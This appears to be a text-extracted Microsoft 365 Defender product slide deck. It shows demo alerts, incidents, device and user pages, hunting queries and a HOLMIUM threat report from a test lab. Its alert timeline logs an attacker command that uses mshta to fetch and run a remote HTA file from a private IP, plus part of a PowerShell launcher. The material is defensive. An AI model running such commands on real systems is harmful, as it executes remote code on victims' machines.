


Information Protection: Cloud App Security

Functionality and Breakdown

Cloud App Security

Cloud App
Security



End user App Use

Cloud App Security Broker safeguards your organization's use of cloud services by enforcing your enterprise security policies.


It acts like a gatekeeper to broker access in real time between your enterprise users and the cloud resources they using, wherever they are located and regardless of the device they are using.



Functionality and Breakdown
E-Discovery & Audit

Advanced Audit

Advanced eDiscovery



Content search	Core eDiscovery	Advanced eDiscovery
<ul style="list-style-type: none">Search for contentKeyword queries and search conditionsExport search resultsRole-based permissions	<ul style="list-style-type: none">Search and exportCase managementLegal hold	<ul style="list-style-type: none">Custodian managementLegal hold notificationsAdvanced indexingReview set filteringTaggingAnalyticsPredictive coding modelsAnd more...

Alerts queue

6 months

Group

Title	Severity	Incident	Stat...	Category	Device	User
'Killav' malware was detected	Informational	7759	Resolved	Malware	cont-pollyharre	
> 2 alerts: An active 'Wintapp' backdoor was det...	Medium	2 Incidents	Resolved	Grouped by:...	2 device	
MDATP custom detection - 2 machine groups	Medium	12991	New	Persistence	cont-juliaweiss	nt authority\system
> 4 alerts: Suspicious PowerShell command line	Medium	3 Incidents	Multiple	Grouped by:...	cont-mikebarden	domain1\adrian.bard
Suspected credential theft activity	Medium	Multi-stag...	New	Credential a...	cont-mikebarden	domain1\adrian.bard
> 7 alerts: Suspicious process injection observed	Medium	4 Incidents	Multiple	Grouped by:...	2 device	3 user
> 3 alerts: Reflective dll loading detected	Medium	3 Incidents	Multiple	Grouped by:...	cont-pollyharre	domain1\polly.harrell
> 3 alerts: Passwords hashes dumped from LSAS...	Medium	3 Incidents	Multiple	Grouped by:...	2 device	nt authority\system
> 9 alerts: Suspicious encoded content	Low	3 Incidents	Multiple	Grouped by:...	cont-mikebarden	domain1\adrian.bard
> 3 alerts: A script with suspicious content was o...	Medium	3 Incidents	Multiple	Grouped by:...	cont-mikebarden	domain1\adrian.bard
> 4 alerts: Suspicious behavior by an HTML appli...	Medium	3 Incidents	Multiple	Grouped by:...	cont-mikebarden	domain1\adrian.bard
> 3 alerts: Suspicious encoded content	Low	3 Incidents	Multiple	Grouped by:...	cont-mikebarden	domain1\adrian.bard
> 3 alerts: Successful logon using potentially stol...	Medium	3 Incidents	Multiple	Grouped by:...	cont-mikebarden	nt authority\system
> 4 alerts: 'Ploprolo' malware was detected	Informational	4 Incidents	Multiple	Grouped by:...	cont-pollyharre	
> 2 alerts: A script with suspicious content was o...	Medium	2 Incidents	Multiple	Grouped by:...	cont-pollyharre	domain1\polly.harrell
> 4 alerts: A link file (LNK) with unusual characte...	Low	3 Incidents	Multiple	Grouped by:...	cont-pollyharre	domain1\polly.harrell
> 3 alerts: Suspicious URL clicked	Medium	3 Incidents	Multiple	Grouped by:...	cont-pollyharre	domain1\polly.harrell

1000 encounters / day

- Average size organization's Microsoft 365 Defender suspicious or malicious daily encounters
- Alert queues are long...

Protection first

- Microsoft 365 Defender is a full protection stack!
- Collaboration across Microsoft 365 domains amplifies protection
- 70% of encounters are completely prevented – no immediate SOC action required

1,000 Encounters



300 Alerts

Incidents

↓ Export

Incident name	Severity ↓	Active alerts	Remediation status	Category	Impact
> 'Dirtelti' backdoor was prevented on multiple endpoints	Info...	17/18	Remediated	Initial access, Suspicious activity	2
> Office process dropped and executed a PE file on multiple endpoints	Medium	5/5	Remediated	Initial access, Suspicious activity+2 more	2
> Multi-stage incident involving Initial access & Execution on one en...	High	9/9	Remediated	Initial access, Suspicious activity+2 more	2
> Ransomware activity	High	15/15	Pending approval	Initial access, Suspicious activity+2 more	2
> Multi-stage incident involving Discovery & Command and control o...	Medium	5/5	Remediated	Initial access, Suspicious activity+2 more	2
> CustomEnterpriseBlock' detected on multiple endpoints	Low	34/36	Remediated	Initial access, Suspicious activity+2 more	2
> Multi-stage incident involving Execution & Ex-filtration on multiple ...	High	8/8	Investigation running	Initial access, Suspicious activity+2 more	2
Alert name					
Sensitive file uploaded	High	-	Remediated	Initial access	con
Suspicious powershell commandline	Medium	-	Investigation running	Initial access	con
Suspected credential theft activity	Medium	-	Investigation running	Suspicious activity	Jon
Suspicious powershell commandline	Medium	-	Remediated	Initial access	con
Suspicious powershell commandline	Medium	-	Remediated	Initial access	con
Suspicious process injection observed	Medium	-	Remediated	Initial access	con
Reflective dll loading detected	Medium	-	Remediated	Initial access	con
Suspicious process injection observed	Medium	-	Remediated	Initial access	con
> Multi-stage incident involving Discovery & Command and control o...	High	5/5	Investigation running	Initial access, Suspicious activity+2 more	2

Alerts to Incidents

- Correlate alerts related to same attack into single SOC work item
- Incident titles hint to content and priority
- Incident API for 3rd party tool integration

300 Alerts



40 Incidents

Automated Self-healing

- Automatic investigation and remediation of compromised assets across Microsoft 365 workloads
- Automatically resolves 75% of incidents

40 Incidents



10 Incidents



Incidents > Multi-stage incident involving Initial access, Execution & Ex-filtration cross multiple assets

Summary

Alerts (25)

Devices (2)

Users (2)

Mailboxes (1)

Investigations (12)

Evidence (54)

Alerts and categories

25/25 active alerts

6 MITRE ATT&CK tactics

2 other alert categories



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- Jun 2, 2020, 3:57:59 PM | New**
Suspicious URL clicked on cont-pollyharre
- Jun 2, 2020, 3:58:22 PM | New**
A link file (LNK) with unusual characteristics was opened on cont-pollyharre
- Jun 2, 2020, 3:58:26 PM | New**
Suspicious PowerShell command line on cont-pollyharre
- Jun 2, 2020, 3:58:26 PM | New**
Suspicious PowerShell command line on cont-pollyharre
- Jun 2, 2020, 3:58:34 PM | New**
A script with suspicious content was observed on cont-pollyharre

Scope

2 impacted devices

2 impacted users

1 impacted mailbox

Top impacted entities

Entity type	Risk level/investigation priority	Tags
cont-pollyharre	High	IT Team, Latera
cont-mikebarden	High	IT Team, Latera
mike.barden	No data available	Office 365 admini
adrian.bard	No data available	
polly.harrell@mtptestlab01.onmicr...	No data available	

View entities

Evidence

54 entities found

[View all entities](#)

Incident summary

- Collects all attack collateral in one place automatically:
- MITRE mapping
- Scope & impacted entities
- Correlated alerts
- Auto-healing state
- All collected evidence



Faster and more efficient investigation

Microsoft 365 Security

Incidents > Multi-stage incident involving Initial access, Execution & Ex-filtration cross multiple assets > Suspicious PowerShell command line

cont-mikebarden

Risk level ▲ High

IT Team

LateralMTest

pollyh

Windows10

DOMAIN1\adrian.bard

ALERT STORY

6/2/2020 4:02:18 PM

[9608] WmiPrvSE.exe -secured -Embedding

4:02:19 PM

[7056] mshta.exe mshta http://192.168.0.15:9999/ttt222.hta

Process id7056

Creation timeJun 2, 2020 4:02:19 PM

Image file pathC:\Windows\System32\mshta.exe

Image file SHA199a0a1b05e60a5f1fc8a068f953f0510e0230efa

Image file creation timeMar 19, 2019 7:45:40 AM

Is elevatedTrue

Integrity levelHigh

Suspicious PowerShell command line

Medium Detected New (True alert)

Suspicious behavior by an HTML application was observed

Medium Detected New

Suspicious PowerShell command line

Medium Detected New

4:02:19 PM

[9088] powershell.exe if([IntPtr]::Size -eq 4){\$b='powershell.exe'}else{\$b=\$env:windir+\syswow64\WindowsPowerShell\v1.0\powershell.exe'...

Suspicious PowerShell command line

Medium Detected New

Classification

True alert

Set Classification

Assigned to

tomerb@mtptestlab01.onmicrosoft.com

Alert details

Category

Execution

Techniques

T1086

Detection source

EDR

Detection status

Detected

Detection technology

Behavior,MachineLearning

Generated on

Jun 2, 2020 4:02:19 PM

First activity

Last activity

Unified alert investigation

- All activities leading to alerts in one sequence
- Affected device, user and all relevant details in one view for quick, effective investigation



Multi-stage incident involving initial access, Execution... > Suspicious powershell... > **cont-mikebarden**

Isolate device

Restrict app execution



cont-mikebarden
High Active

Tags & labels

Administrator Trusted for delegation

Security info

Risk Level
High

Exposure level
High

Open incidents
1

Active alerts
5

Data sensitivity level
Medium

Logged on users
9

Device details

Domain
contoso.org

OS
Windows 10 64-Bit (build 17134)

SAM name
JEDF-DSK\$

Directory data

UAC Flags
[See all flags](#)

SPNs
[See all SPNs \(6\)](#)

Group membership
[See all groups \(2\)](#)

Overview Alerts Timeline Security recommendations Software inventory Discovered vulnerabilities Missing KBs Doc

Active alerts

Risk level: High
5 active alerts in 2 incidents

Active alerts (5)

High (1)

Medium (4)

Low (0)

Informational (0)

[See all incidents](#)

Security assessments

Exposure level: High
2 security recommendations

Discover vulnerabilities (5)

Critical (0)

High (3)




Medium (1)

Low (1)

[See all recommendations](#)

Logged on users

9 logged on users Last 30 days

User name	Investigation priority	Frequency	Days	Logon type	Active alerts	Title
 Mike Barden	<div></div> 12	Most frequent	6	Interactive	2	General Manager
 Mark Anthony	<div></div> No data	Last active	2	Interactive	1	Business Administrato
 Amber Jones	<div></div> 276	=	2	Interactive, Network	1	Senior CX Writer

[See all users](#)

Traffic

Traffic
29MB

Risky apps
0

Transactions
25

Apps
7

Last 30 days, updated 6:20 pm today

14 MB

Unified Device Page

- Brings together device data from all workloads
- Fast response actions



Action Center

Pending History

1 week

Customize columns

Export 30 items per page



✓	Action update time ↓	Investigation ID	Action type	Details	Entity ty...	Asset	Decision	Decided by	Stat
	1/26/20, 8:27 AM	6124e6	Turn off external mail forwarding	jennysn@mtptestlab01.onmicrosoft.com	Mailbox		Approved	jennysn@mtptestlab01.onmicrosoft.com	✓
	1/22/20, 1:40 PM	204	Quarantine file	c:\users\mike.barden\desktop\innocentfile.doc	File	cont-mikebarden.domain1.test.loc...	Approved	Automation	✓
	1/22/20, 6:50 PM	fd9e7e	Soft delete emails	From: trustedsender2020@outlook.com To: marcos.sellars@mtptestlab01.onmicrosoft.com	Email		Approved	tomerb@mtptestlab01.onmicrosoft.com	✓
	1/22/20, 11:35 AM	203	Quarantine file	c:\users\julia.weiss\desktop\amazon invoice.docx	File	cont-juliaweiss.domain1.test.local	Approved	Automation	✓
	1/21/20, 9:18 AM	202	Quarantine file	c:\users\polly.harrell\appdata\local\packages\microso	File	cont-pollyharre.domain1.test.local	Approved	Automation	✓
	1/21/20, 9:18 AM	202	Quarantine file	c:\users\polly.harrell\appdata\local\packages\microso	File	cont-pollyharre.domain1.test.local	Approved	Automation	✓
	1/21/20, 9:17 AM	202	Quarantine file	c:\users\polly.harrell\appdata\local\packages\oice_16	File	cont-pollyharre.domain1.test.local	Approved	Automation	✓
	1/21/20, 9:17 AM	202	Quarantine file	c:\users\polly.harrell\appdata\local\packages\microso	File	cont-pollyharre.domain1.test.local	Approved	Automation	✓
	1/20/20, 3:37 PM	202	Quarantine file	c:\users\polly.harrell\appdata\local\packages\microso	File	cont-pollyharre.domain1.test.local	Approved	Automation	✓

Unified Action Center

- Logs all actions, automatic and manual, across the Microsoft 365 workloads
- Bulk actions support quick approval for similar items

Microsoft 365 Security

Action Center > cont-mikebarden > Suspicious PowerShell command line > Multi-stage incident involving Initial access, Execution & Ex-filtration cross multiple assets > Suspicious PowerShell command line

Suspicious PowerShell command line

Investigation #247 is complete - Remediated

Started

Jun 2, 2020, 7:11:43 PM

Ended

Jun 2, 2020, 7:27:25 PM

Total pending time: 12s

00:15:42

Complete

Comments (0)

Investigation details

Status

Remediated

Alert severity

Medium

Category

Execution

Detection source

EDR

Investigation graph

Alerts (4)Devices (1)Evidence (5)Entities (3.31k)Log (64)

Device (1)

CONT-MIKEBARDEN

Alert received

Suspicious PowerShell command line

+ 3 correlated alerts


Evidence

Unified automatic investigation page

→ Details of all automated response activities taken by Microsoft 365 Defender across email/endpoint/identity

Multi-stage incident involving initial access, Execution... > Suspicious powershell... > **cont-mikebarden** > **Mike Barden**

Go hunt



Mike Barden

Account Manager | contoso

Dept: NYC Accounting

Sensitive

User threat

Investigation priority
133

Alerts from the last 30 days
25

Identity risk level
▲ High

Lateral movement paths
25

User exposure

First seen
May 5, 2017

Last seen
September 23, 2019

Devices
15

Accounts
25

Resources
14

Locations
3

Matched files
12

Mailboxes
12

Logon types
3

Contact info

Email
jonathanwalcott@contoso.com

Phone
[+1 \(206\) 567-5555](tel:+12065675555)

Address

User risk

Alerts

Lateral movement

Investigation priority score

Score is based on the last 7 days

[How do we score?](#)

133



8 alerts

Score: 70

7 risky activities

Score: 12

User score compared to the organization

90%

Alerts and risky activities that contributed to the score (last 7 days) | [View all user alerts \(12\)](#)

- Today
- +45 Today at 4:28 PM High
Suspected overpass-the-hash attack (Kerberos)
- +40 Today at 4:28 PM Medium
Suspected use of Metasploit hacking framework
- +48 Today at 4:28 PM Medium
Suspicious communication over DNS
- There aren't any more alerts on risky activities for this user over the last 7 days
[View all user alerts](#)

Unified User Page

- Brings together user data from all workloads
- Alerts and suspect activities of this user account collected here to aid in quick investigation of the account

Advanced hunting

Devices

- > DeviceInfo
- > DeviceNetworkInfo
- > DeviceProcessEvents
- > DeviceNetworkEvents
- > DeviceFileEvents
- > DeviceRegistryEvents
- > DeviceLogonEvents
- > DeviceImageLoadEvents
- > DeviceEvents
- > DeviceFileCertificateInfo

Threat & Vulnerability Management

- > DeviceTvmSoftwareInventoryVulnerabilities
- > DeviceTvmSoftwareVulnerabilitiesKB
- > DeviceTvmSecureConfigurationAssessment
- > DeviceTvmSecureConfigurationAssessmentI
- > DeviceInternetFacing

Functions

- > FileProfile
- > DeviceProfile
- > AssignedIPAddresses
- > DeviceFromIP

Queries

Get started

Query

Run query + New Save Share link

```
1 let accountSid = "S-1-5-21-989687458-3461180213-172365591-285117";
2 let accountObjectId = "554dad83-6c2e-4efd-a12c-08fdc3889c5c";
3 let accountName = "mike.barden";
4 search in (DeviceLogonEvents, DeviceProcessEvents, DeviceNetworkEvents, DeviceFileEvents, Device
5 Timestamp between (ago(1d) .. now())
6 and (AccountSid =~ accountSid
7 or InitiatingProcessAccountSid =~ accountSid
8 or QueryTarget =~ accountName)
9 // or AccountObjectId == accountObjectId
10 // or InitiatingProcessAccountObjectId == accountObjectId
11 // or AccountName =~ accountName
12 // or InitiatingProcessAccountName =~ accountName
13 | take 100
14
15
16
17
18
```

Export

Customize co

\$table	Timestamp	DeviceName	ActionType	DeviceId
DeviceNetworkEvents	8/10/2020 15:02:51	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 15:32:52	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 15:44:37	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 17:03:13	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 18:03:23	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 18:16:03	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 19:03:26	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 19:33:05	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c
DeviceNetworkEvents	8/10/2020 19:33:34	cont-mikebarden.domain1.test.local	ConnectionSuccess	6d00f05b71c

Advanced Hunting

- Go hunt!- contextual hunting
- In-portal documentation
- New tables for identity and email post-delivery
- File profile functions
- Advanced Hunting API for 3rd party tool integration
- Cross-workload custom detections



Do in one query what you could only do in several steps and different tools before!



Threats > **Emotet 2020 holiday campaigns**

Overview Analyst report Related incidents (10) Impacted assets Preventive actions Mitigations

Threat activity groups are known to target the same industries, sometimes attacking the same organizations repeatedly after launching successful campaigns. Between these attacks, they might shift their behaviors to adjust to new network defenses implemented post-breach. However, some of them leverage almost the same routines to compromise the same networks.

HOLMIUM, an actor associated with destructive attacks, has resurfaced with new campaigns. Our previous report about this group discussed their use of the Shamoon (DistTrack) wiper malware against industries in Saudi Arabia, United Arab Emirates, India, Scotland, and the Netherlands. The core motivation behind HOLMIUM attacks are not established, but they have mostly been destructive and their procedures line up to attacks orchestrated as early as 2012 against oil and gas producers.

While we've seen HOLMIUM use various vectors for initial entry—mostly spear-phishing email, with some exploiting the CVE-2018-20250 vulnerability in RAR attachments, and password spraying—many of their attacks have involved the Ruler penetration testing tool used in tandem with compromised Exchange credentials. The group uses Ruler to configure the Outlook Home Page so that it opens with mailbox folders and automatically downloads and runs malicious PowerShell scripts. These scripts initiate the delivery of various payloads, one being the eventual launch of DistTrack, which wipes Master Boot Records (MBRs) on disks to render their contents inaccessible. The latest attacks involving HOLMIUM mostly started with password spraying and targeted manufacturers and resell...

[Read full analyst report](#)

Related incidents

**57 active alerts in
3 incidents**

Incidents severity




[View all related Incidents](#)

Preventive actions

**52 emails blocked
14 emails junked**

Updated 6:20 pm today



Alerts over time



Vulnerability patching status

127/1.5k vulnerable devices



Report details

Report type
Threat Report

Impacted assets

**6 impacted
15 impacted**

Devices

Mailboxes

Assets with active

[View all impacted](#)

Secure configura

69/1.5k



Threat Analytic Reports

- New reports published continuously as new threats emerge
- Detailed threat intelligence including actor target industries, goals and TTPs across workloads
- At-a-glance answers:
 - Is my organization exposed to this threat?
 - Is my organization impacted by the threat?
- Relevant mitigations recommended to reduce exposure to the threat



**~5 new high-impact
emerging threats
each month**